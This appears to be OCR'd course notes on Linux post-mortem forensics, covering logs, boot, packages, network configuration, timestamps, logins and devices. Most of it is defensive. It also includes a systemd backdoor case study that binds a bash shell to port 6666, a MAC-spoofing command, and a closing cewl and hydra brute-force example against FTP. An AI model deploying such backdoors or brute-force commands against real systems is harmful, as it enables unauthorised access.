
- Programs can generate messages with any facility and severity they want.
- Syslog messages sent over a network are stateless, unencrypted, and based on UDP, which means they can be spoofed or modified in transit.
- Syslog does not detect or manage dropped packets. If too many messages are sent or the network is unstable, some messages may go missing, and logs can be incomplete.
- Text-based logfiles can be maliciously manipulated or deleted.

In the end, trusting logs and syslog messages involves assessing and accepting the risks of integrity and completeness.


Systemd journal vs syslog

A significant problem with syslog was the UDP-based stateless packet transmission.

- better networking features
- reliability and completeness of log transmission is addressed
- greater focus on log integrity and trustworthiness.



Remote multiple systemd-journal … can be acquired!



Systemd - User login session logs

The systemd journal saves persistent logs specific to a user's login session in */var/log/journal/*MACHINE-ID*/*user-UID*.journal*, where *UID* is a user's numeric ID. This log (and the rotated instances) contains traces of a person's login session activity, which may include information like the following:

- Systemd targets reached and user services started
- Dbus-daemon activated services and other activity
- Agents like gnupg, polkit, and so on
- Messages from subsystems like pulseaudio and Bluetooth
- Logs from desktop environments like GNOME
- Privilege escalation like sudo or pkexec

Analysis of Journal File Contents

Journal files are saved in a binary format that's open and documented.

They can be analyzed with:

- **Forensic tools**
- **$ journalctl --file** <*filename*>

If the journal file has been tampered, it will fail the verification:

```
$ journalctl --file user-1002.journal --verify
38fcc0: Invalid hash (afd71703ce7ebaf8 vs.49235fef33e0854e
38fcc0: Invalid object contents: Bad message
File corruption detected at user-1002.journal:38fcc0 (of 8388608 byt
FAIL: user-1002.journal (Bad message)
```

Kernel logs

- **dmesg** not useful for post mortem forensics!
- **kernel logs** = boot logs + operational logs

To Increase the verbosity of the logos, for example:

```
$ modinfo e1000e
filename:       /lib/modules/5.9.3-arch1-1/kernel/drivers/net/ethern
license:        GPL v2
description:    Intel(R) PRO/1000 Network Driver
...
parm:           debug:Debug level (0=none,...,16=all) (int)
...
```

The Ethernet module e1000e has a debug option that can be set. The options for individual modules can be specified by placing a **.conf* file in the */etc/modprobe.d/* directory

Linux auditing system

- A secure logging framework that is used to capture and record security relevant events
- kernel feature that generates an audit trail based on a set of rules
- more flexible than others
- granular, and able to log file access and system calls.
- **auditctl** program loads rules into the kernel
- **auditd** daemon writes the audit records to disk (to install optionally)
- raw / enriched records

There are three kinds of audit rules:

- **Control rules** Overall control of the audit system
- **File or “watch” rules** Audit access to files and directories
- **Syscall** Audit system calls

The *audit.log* file can be copied to a Linux analysis machine on which *ausearch* and *aureport* can be used with the --input flag to specify the file and inspect the data.

Audit example with ausearch

An example enriched audit record from a */var/log/audit/audit.log* file looks like this:

```
$ ausearch --input audit.log
...
time->Mon Aug 3 21:58:41 2020
type=USER_CMD msg=audit(1596484721.023:459): pid=12518 uid=1000 auid=
subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 msg='cwd='
cmd=73797374656D63746C20656E61626C652073736864 exe="/usr/bin/sudo" te
res=success'
...
```

Reconstructing system boot and initialization

Bootloaders overview

There are completely different boot processes:

- BIOS with MBR - /boot
- UEFI - EFI partition (a FAT filesystem) is often mounted inside the /boot
- Raspberry PI - multistage boot process
- etc.

The bootloader (LILO, GRUB, SYSLINUX, etc.) is responsible for loading the Linux kernel and other components into memory, choosing the right kernel parameters, and executing the kernel.

The /boot/ and /efi/ directories contain files for booting the system.

Boot configuration (kernel parameters and so on) can be found here.

Current and previous kernels can be found here together with the initial ramfs, which can be examined.

Non-standard and non-default files that have been added to the /boot/and efi/ directories should be examined.

Analysis of Bootloaders

From a forensics perspective, we might identify or extract a number of artifacts when analyzing the bootloader process, such as:

- The installed bootloader
- Evidence of booting more than one operating system
- Evidence of multiple Linux kernels previously installed
- Timestamps of boot files
- UUIDs of partitions and filesystems
- Parameters passed to the kernel on boot
- The root filesystem location
- The hibernation image location
- Bootloader password hashes
- EFI system partition contents
- Unusual bootloader binaries (for possible malware analysis)

UEFI GRUB Booting - the ESP Partition


UEFI - more advanced firmware and boot system for PCs.

Executable code placed in regular files and copied to on a normal FAT filesystem (the ESP - *EFI System Partition (ESP)*,).

GRUB EFI Linary like *EFI/Linux/grubx64.efi*.

default file is located at *EFI/BOOT/BOOT64.EFI*.

This file combines the functionality of both the *boot.img* and *core.img* files



UEFI - Hacking and forensics

From a forensics perspective, it's important to identify and analyze **suspicious binaries found in the ESP partition**.

ESP has been used for both exploitation and as a forensic technique for extracting memory

- WikiLeaks has published leaked documents related to EFI and UEFI from Vault 7: CIA Hacking Tools Revealed (*https://wikileaks.org/ciav7p1/cms/page_26968080.html*).

- Academic research work has been done to describe the use of UEFI binaries for dumping memory images (*https://www.diva-portal.org/smash/get/diva2:830892/FULLTEXT01.pdf*).

Analysis of kernel initialization (GRUB)

- Non-default kernel modules loaded
- Default kernel modules prevented from being loaded
- Kernel configuration explicitly defined or changed
- Explicit changes manually made by a system administrator
- Changes introduced by malicious actors
- modules and configuration that deviate from the defaults distro / installed software packages.

The kernel command parameters are typically found in the */boot/grub/grub.cfg* file (some distros use a *grub2* directory). Look for a line (possibly indented) that starts with linux followed by the path to a kernel image. The parameters are listed after the kernel image filename, such as the following:

```
linux /boot/vmlinuz-linux root=UUID=da292e26-3001-4961-86a4-ab79f38ed237

rw resume=UUID=327edf54-00e6-46fb-b08d-00250972d02a libata.allow_tpm=1

    intel_iommu=on net.ifnames=0
```

Kernel boot time configuration and its changes

- reconstructing the kernel's configuration at boot time and determining changes that happened over time during system operation
- configuration that deviates from normal defaults, possibly introduced by the user or a malicious actor.

In a postmortem forensic investigation, we can search for evidence of the **sysctl** command in the shell history files or in logs indicating that sysctl was used with privilege escalation.

The following example shows a non-privileged user (Sam) setting a kernel parameter with the sysctl -w flag:

```
Dez 09 16:21:54 pc1 sudo[100924]: sam : TTY=pts/4 ; PWD=/ ; USER=root ;
    COMMAND=/usr/bin/sysctl -w net.ipv6.conf.all.forwarding=1
```

Analyzing the initial RAM disk - kernel booting

On Debian:

```
$ lsinitramfs -l initrd.img-4.19.0-9-amd64
drwxr-xr-x   1 root   root        0 Jun 1 08:41 .
lrwxrwxrwx   1 root   root        7 Jun 1 08:41 bin -> usr/bin
drwxr-xr-x   1 root   root        0 Jun 1 08:41 conf
-rw-r--r--   1 root   root       16 Jun 1 08:41 conf/arch.conf
drwxr-xr-x   1 root   root        0 Jun 1 08:41 conf/conf.d
-rw-r--r--   1 root   root       49 May 2 2019 conf/conf.d/resume
-rw-r--r--   1 root   root     1269 Feb 6 2019 conf/initramfs.conf
drwxr-xr-x   1 root   root        0 Jun 1 08:41 etc
-rw-r--r--   1 root   root        0 Jun 1 08:41 etc/fstab
...
```

Systemd initialization process

- What the system was doing during startup?
- how it appears in a fully booted target state?
- what activity has taken place over time?

In particular, we are reconstructing configuration and activity that deviates from the default distro behavior. This includes configuration explicitly created by a system administrator, installed software packages, or possibly a malicious process or attacker.

When performing a postmortem forensic analysis, we want to reconstruct essentially the same information provided by systemd commands on a running system (like systemctl, for example), which we can do by examining the systemd files and directories on the filesystem.

When the kernel starts, it looks for systemd - it reads ***/etc/systemd/system.conf***

Examination of installed Sofware packages

What was installed?

- when software packages were installed on a system?
- what was installed?
- who installed / uninstalled them, and why?
- Linux systems and package managers have package databases and logs with timestamps that help to answer these questions.

```
laura@laura-ms7d42:/usr/lib$ cat /etc/os-release
NAME="TUXEDO OS"
VERSION="2"
ID=tuxedo
ID_LIKE="ubuntu debian"
PRETTY_NAME="TUXEDO OS 2"
VERSION_ID="22.04"
HOME_URL="https://tuxedocomputers.com/"
SUPPORT_URL="https://support.tuxedocomputers.com/"
BUG_REPORT_URL="https://gitlab.com/tuxedocomputers/development/tuxedo_os/os"
PRIVACY_POLICY_URL="https://www.tuxedocomputers.com/en/Privacy-policy.tuxedo"
VERSION_CODENAME=jammy
UBUNTU_CODENAME=jammy
```

distro installer analysis

- Language, locale, keyboard layout, and time zone
- Drive partitioning, filesystems, and mount points
- Encryption of drives or home directories
- Initial username and password, and root password (unless using sudo)
- Basic system type (choice of desktop, headless server, and so on)
- Basic services (web server, remote access with SSH, printing, and so on)
- Choice of software repositories, non-free software

- When was the system installed?
- What were the initial settings provided during install?
- Is there any useful or interesting information that was saved?
- Was there anything unusual about the installation (or about the repositories)?

Debian Packages analysis

A DEB file has the **.deb* extension and an initial magic string of seven characters (!<arch>)

DEB files use the ar archive format and contain three standard components. In this example, the ed package (a line-oriented text editor) is listed using the GNU ar command:

$ **ar -tv ed_1.15-1_amd64.deb**

rw-r--r-- 0/0 4 Jan 3 15:07 2019 debian-binary

rw-r--r-- 0/0 1160 Jan 3 15:07 2019 control.tar.xz (metadata)

rw-r--r-- 0/0 58372 Jan 3 15:07 2019 data.tar.xz (files to be installed)

Package management system analysis (dkpg)

current installed packages databases stored in the ***/var/lib/dpkg/status*** file (the package “database”). Backup copies of this file are in the same directory, and may be named *status-old* or */var/backups/dpkg.status.** (multiple copies of previous versions may also be available in compressed form).

The *status* file can be easily viewed and searched with any text editor or text-processing tool.

$ **awk ' /^Package: bc$/ , /^$/ ' /var/lib/dpkg/status**

Network configuration artifacts (post mortem)

What can we do?

- network configuration
- reconstruction of past network activity

The analysis includes :


- network interfaces
- assigned IP addresses
- wireless networks
- attached Bluetooth devices
- examining evidence of VPNs, firewalls, and proxy settings.
- etc

Network configuration analysis - interfaces

systemd began renaming interfaces (via the systemd-udevd service) with a naming convention that is consistent across boots and encodes information about the device in the interface name.

A renamed interface begins with a descriptive prefix—for example:

- **en** for Ethernet
- **wl** for WLAN
- **ww** for WWAN.
- **p** for PCI bus
- **s** for PCI slot



For example, if a running machine has interfaces enp0s31f6 and wlp2s0,

They can be analyzed in the kernel logs.

MAC & IP address modification

Information about hardware and lower layer protocols (also in kernel logs)

They can be:

- manually modified
- randomly generated (systemd feature!)
- made to spoof another machine!!!!

The modification of a MAC address might not be visible in the logs, and it may be determined from configuration files (*/etc/systemd/network/* .link*), udev rules (*/etc/udev/rules.d/*.rules*), or manually entered commands (possibly found in the shell history).

The following command example manually changes a MAC address:

- **# ip link set eth0 address fe:ed:de:ad:be:ef**

Where to find MAC and IP addresses

In the context of forensic investigations, previously used IP and MAC addresses can be used to reconstruct past events and activity.

Places to search for IP and MAC addresses on the local machine include:

- Kernel logs (dmesg)
- Systemd journal and syslog
- Application logs
- Firewall logs
- Configuration files
- Cache and persistent data
- Other files in user XDG directories
- Shell history of system administrators

Many places to look for MAC and IP addresses are not on the local machine, but rather on the surrounding infrastructure or remote servers

Network Managers and Distro-Specific Configuration

- configuration for each interface in the file ***/etc/network/interfaces*** (Debian)
- interfaces can be statically configured or use DHCP
- IPv4 and IPv6 addresses can be specified with static routing, DNS, and more

systemd-networkd

Three types of network configuration files (systemd) with the following extensions:

- ***.link*** Configure physical network devices; Ethernet, for example
- ***.netdev*** Configure virtual network devices such as VPNs and tunnels
- ***.network*** Configure the network layer (IPv4, IPv6, DHCP, and so on)

Network Manager

- configuration data is located in the ***/etc/NetworkManager/*** directory.
- *NetworkManager.conf* file holds general configuration information
- individual connections defined by name in the ***/etc/NetworkManager/system-connections/*** directory.

DNS Resolution

- not configured in the kernel, but operates entirely in userspace.
- */etc/resolv.conf* file to specify the local DNS configuration.
- llink between a Linux system and the ISP or DNS provider.
- DNS queries logs and timestamps might be available from the ISP or DNS provider
- Infos like:
  - History of websites a user visited (including frequency of repeat visits)
  - Email, messaging, and social media activity (which providers and frequency)
  - Usage of any applications that check for updates or send telemetry requests
  - On server systems, reverse DNS lookups (the resolved FQDNs may be visible)
  - Any other DNS resource records (MX, TXT, and so on) that have been queried

DNS - dig and dnsspoof tools

```
kali >dig hackers-arise.com ns
```

DNS - dnsspoof tools

for hijacking a TCP connection on your local area network to direct traffic to a malicious web server with a tool such as dnsspoof.

Network services

- daemon permanently running on the system that accepts connection requests from remote clients
- configuration of port and interfaces on which to listen
- configuration specified by flags provided to the daemon program binary,

Here are a few common daemons and their associated configuration syntax for listening services:

/etc/mysql/mariadb.conf.d/50-server.cnf

bind-address = 127.0.0.1

/etc/ssh/sshd_config

Port 22

AddressFamily any

ListenAddress 0.0.0.0

ListenAddress ::

Check listening ports with netstat or ss

to see all the listening ports together with the daemon name

In a postmortem forensic examination of a filesystem, we have only configuration files and logs to determine what was listening. This analysis involves examining all the enabled network daemons and individually checking their configuration files for listening interfaces or IP addresses (if nothing is defined, the compiled-in defaults are used).

Many services will emit log messages on startup describing how they are listening on the machine

Case Study: Network Backdoor

In enabled, this backdoor.socket file listens on Port 6666 and start the backdoor.service when a cconnection is received:

```
$ cat /home/sam/.config/systemd/user/backdoor.socket
[Unit]
Description=Backdoor for Netcat!

[Socket]
ListenStream=6666
Accept=yes

[Install]
WantedBy=sockets.target
```

```
$ cat /home/sam/.config/systemd/user/backdoor@.service
[Unit]
Description=Backdoor shell!

[Service]
Type=exec
ExecStart=/usr/bin/bash
StandardInput=socket
```

A remote attacker can then access the backdoor with netcat and run shell commands

Firewalls and IP Access Control

Ubuntu uses **Uncomplicated FireWall (UFW)** to specify rules that are passed to iptables/nftables.

Configuration and firewall rule files are located in the ***/etc/ufw/*** directory.

In general, Systemd uses the extended **Berkeley Packet Filter (eBPF).**

Logs can show:

- blocked packets
- attempted connections and scanning activity
- location or state of a machine (possibly a roaming laptop) at a certain time.
- MAC addresses of sending machines on a locally attached network (a router typically).
- IP addresses
- In general, Information about threat actors (possibly attributing them to a particular botnet or a DDoS Attack)

Analysis of Time and Location

Linux Time Configuration Analysis

A time zone setting is a symbolic link (symlink) of */etc/localtime*, which points to a *tzdata* file located in */usr/share/zoneinfo/*

```
> ls -l /etc/localtime
```

```
lrwxrwxrwx 1 root root 33 Jun  1  2023  /etc/localtime -> /usr/share/zoneinfo/Europe/Berlin
```

A changed time zone (manually or automatically) can be observed in the journal (if,for example, the user travels with the laptop):

```
Dec 23 03:44:54 pc1 systemd-timedated[3126]: Changed time zone to 'America/Winnipeg' (CDT).
```

User's time zone might vary, if there are multiple users from around the world!

Systemd-timedated daemon is asked to change the time zone and update the symlink for */etc/localtime*.

If set to change automatically, the system will query **GeoClue** (Linux geolocation service) for the location.

The **TZ environment variable** may be found in the shell startup files (*.bash_login*, *.profile*, and others)

Daylight Saving time & Leap time inspection

UTC does not change for daylight saving time.

The *tzdata* file described in the previous section contains daylight saving information. To extract a list of time intervals (historic and future) for a particular time zone, use the **zdump** tool on a Linux machine, as shown here:

```
$ zdump -v Europe/Paris |less

...

Europe/Paris Sun Mar 31 00:59:59 2019 UT = Sun Mar 31 01:59:59 2019 CET isdst=0 gmtoff=3600

Europe/Paris Sun Mar 31 01:00:00 2019 UT = Sun Mar 31 03:00:00 2019 CEST isdst=1 gmtoff=7200

Europe/Paris Sun Oct 27 00:59:59 2019 UT = Sun Oct 27 02:59:59 2019 CEST isdst=1 gmtoff=7200

Europe/Paris Sun Oct 27 01:00:00 2019 UT = Sun Oct 27 02:00:00 2019 CET isdst=0 gmtoff=3600
```

It is important to be aware of leap years and leap seconds when forensically analyzing systems. The additional day and second could affect the reconstruction of past events and creation of forensic timelines.

Time Synchronization

To maintain the correct time during normal system operation, an external time source is used for synchronization.

Examples of external time sources include:

- **Network Time Protocol (NTP)** Network-based time sync protocol (RFC 5905)
- **DCF77** German longwave radio time signal broadcast from near Frankfurt (used across Europe)
- **Global Positioning System (GPS)** Time received from a network of satellites

Most Linux systems check and set the date on startup, using NTP after the network is functional.

The most common NTP software packages used on Linux systems are:

- **ntp** The original NTP reference implementation (*https://ntp.org/*)
- **openntpd** Designed by the OpenBSD community for simplicity and security
- **chrony** Designed to perform well under a variety of conditions
- **systemd-timesyncd** Time synchronization built into systemd

Hardware clock ? Time randomiser!

Most PC mainboards have a small battery to keep the clock running while the system is powered off. The Linux kernel's real-time clock (RTC) driver makes the clock accessible through the ***/dev/rtc*** device (often a symlink to */dev/rtc0*). Time synchronization software will keep the hardware clock updated accordingly.

The hardware clock of a system may be set to either the local time or to UTC (UTC is recommended).

An Anti-forensics strategy might be randomising the hardware clock. For example, with:

https://github.com/peter2233finn/Anti-forensics-time-randomiser-linux

Trusting timestamps - challenges

Challenges with using and trusting timestamps extracted from digital data sources like:

- Clock drift or skew on machines without time synchronization
- Delays and latency for non-real-time operating systems
- Timestamps discovered without a known time zone
- Anti-forensics or the malicious changing of timestamps (using **timestomp**, for example)

Most forensic tools are aware of these issues and include functionality to adjust time accordingly.

Sleuth Kit has flags that help:

- **-s *seconds*** Adjust +/- seconds
- **-z *zone*** Specify a time zone (for example, CET)

Today, investigators assemble timestamp data from multiple sources into a single *super-timeline.* A popular super-timelining framework is **log2timeline/plaso**

Geographic Location - Geo-IP lookup

Time and time zone changes are potential indicators of travel!

IP address can provide an approximate geographic location.

IP ranges are allocated to regional internet registries (RIRs) that delegate the use of ranges to an assigned region.

The five RIRs (and their dates of inception) are:

- RIPE NCC, RIPE Network Coordination Centre (1992)
- APNIC, Asia-Pacific Network Information Centre (1993)
- ARIN, American Registry for Internet Numbers (1997)
- LACNIC, Latin American and Caribbean Internet Address Registry (1999)
- AfriNIC, African Network Information Centre (2004)

IP geolocation for devices that use tunneling, relaying, anonymization, mobile networks, international non-public networks, or private IP ranges (RFC 1918) may not provide accurate results.

If a Linux system is equipped with a GPS device, it is likely using the gpsd software package. Any programs or applications using **gpsd** may have logs or cached location data.


Don’t trust timestamps!

Anyway…**Never completely trust timestamps!**

Errors, failures, or anti-forensic activity are always possible, so try to corroborate with timestamps on different devices or other evidence sources!

Reconstructing user desktops and login activity

Login Options



Session

Logged and managed by **systemd-logind** (check logs!)

Some traditional files still record the state and history of user login sessions:

- /var/log/wtmp History of successful logins and logouts
- /var/log/btmp History of failed login attempts
- /var/log/lastlog Most recent user logins
- /var/run/utmp Current users logged in (only on running systems - not available for forensics)

The `utmpdump` tool can be used to view the raw contents of *wtmp* and *btmp* (and *utmp* on a live system).

Shell Startup, Logout Files, Env variables, shell history…

File to examine:

- */etc/profile*
- */etc/profile.d/**
- *~/.bash_profile*
- */etc/bash.bashrc*
- *~/.bashrc*

On exit or logout, additional scripts are run, which typically include:

- */etc/bash.bash_logout*
- *~/.bash_logout*

etc.

Secure Shell Access

Machines with an SSH server (default TCP port 22) directly exposed to the internet will experience constant scanning, probing, and brute-force attempts to gain access, which will be visible in the logs. In a forensic examination, random opportunistic “noise” from the internet must be distinguished from a targeted attack under investigation.

Search the entire system for SSH key files that might not be encrypted. For example:

- The ***.ssh/known_hosts*** file contains a list of hosts that were accessed in the past
- Public and private key file contain comments with useful information (like username, email,etc.)
- ssh client configuration: ***/etc/ssh/ssh _config***, */etc/ssh/ssh_config.d/**, and *~/.ssh/config*
- *other softwares interacting with SSH (like password managers)*

Attached peripheral devices

Linux Device Management

Device files are normally located in the ***/dev/* directory** and are created dynamically by the udev daemon (**systemd-udevd)**.

It's a pseudo-filesystem provided by the kernel - Empty during a post-mortem forensics analysis

Device files are not required to be in */dev/* and can be created anywhere using the **mknod** command or mknod system call.

Check udev rules in the following directories:

- -*/usr/lib/udev/rules.d/* (created by software packages)
- - */etc/udev/rules.d/* (system administrators, anything tweaked or created by the system's owner)

```
$ cat /etc/udev/rules.d/nitrokey.rules

ATTRS{idVendor}=="20a0", ATTRS{idProduct}=="4108", MODE="660", GROUP="sam", TAG+="systemd"
```

Unique Identifiers and Timestamps matter the most! Check kernel logs!

PCI Devices

PCI Express or PCIe (Peripheral Component Interconnect Express) is a specification (*https://pcisig.com/*) for a bus interface to attach PCIe devices. PCIe devices are typically cards plugged in to PCIe slots on the mainboard or devices integrated into the mainboard itself.

Finding PCIe devices in the logs depends on the device's kernel module, with some modules logging more than others.

Check /usr/share/hwdata/pci.ids

check kernel logs!

PCI - Kernel logs

```
Dec 29 10:37:32 pc1 kernel: pci 0000:02:00.0: [10de:1c82] type 00 cla
 0x030000
...
Dec 29 10:37:32 pc1 kernel: pci 0000:02:00.0: 16.000 Gb/s available
PCIe bandwidth, limited by 2.5 GT/s PCIe x8 link at 0000:00:01.0
(capable of 126.016 Gb/s with 8.0 GT/s PCIe x16 link)
...
Dec 29 10:37:33 pc1 kernel: nouveau 0000:02:00.0: NVIDIA GP107 (13706
...
Dec 29 10:37:33 pc1 kernel: nouveau 0000:02:00.0: bios: version 86.07
Dec 29 10:37:34 pc1 kernel: nouveau 0000:02:00.0: pmu: firmware unava
Dec 29 10:37:34 pc1 kernel: nouveau 0000:02:00.0: fb: 4096 MiB GDDR5
...
Dec 29 10:37:34 pc1 kernel: nouveau 0000:02:00.0: DRM: allocated 3840
0x200000, bo 00000000c125ca9a
Dec 29 10:37:34 pc1 kernel: fbcon: nouveaudrmfb (fb0) is primary devi
```

Printers and Scanners

- BSD line printer daemon (lpd) to accept and queue print jobs for installed printers (traditional)
- common Unix printing system (CUPS) - modern

The ***/etc/cups/*** directory contains the CUPS configuration, and individual printers are added to the ***printers.conf*** file (using the CUPS interface or a GUI provided by the distro).

This activity is logged in the ***/var/log/cups/*** directory, which may contain

- access_log
- error_log
- page_log

Password cracking

Type of Password Attacks

- Dictionary attack
- Brute force attack
- Rainbow table attack
- Phishing
- Social engineering
- Malware
- Offline cracking
- Guess

Cracking tools

- **RainbowCrack** - hash cracker tool that compares both plain text and hashpairs
- **Wfuzz** - web application brute forcing, checking injections (SQL, XSS, LDAP,etc.)
- **Cain and Abel**
- **John the ripper**
- **cewl** - get a dictionary from a website
- **THC Hydra** - dictionary attack
- **AirCrack-NG** - WEB and WPA-PSK keys cracker (very fast!)
- etc.

Cewl + Hydra dictionary attack example

```
> cewl www.drchaos.com -w drchaos_pw.txt
```

```
> hydra -t 1 -l DrChaos -P drchaos_pw.txt -vV 192.168.99.132 ftp
```

```
root@kali:~# hydra -t 1 -l DrChaos -P /root/drchaospasswords.txt -vV 192.168.99.132
ftp
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret serv
ice organizations, or for illegal purposes.

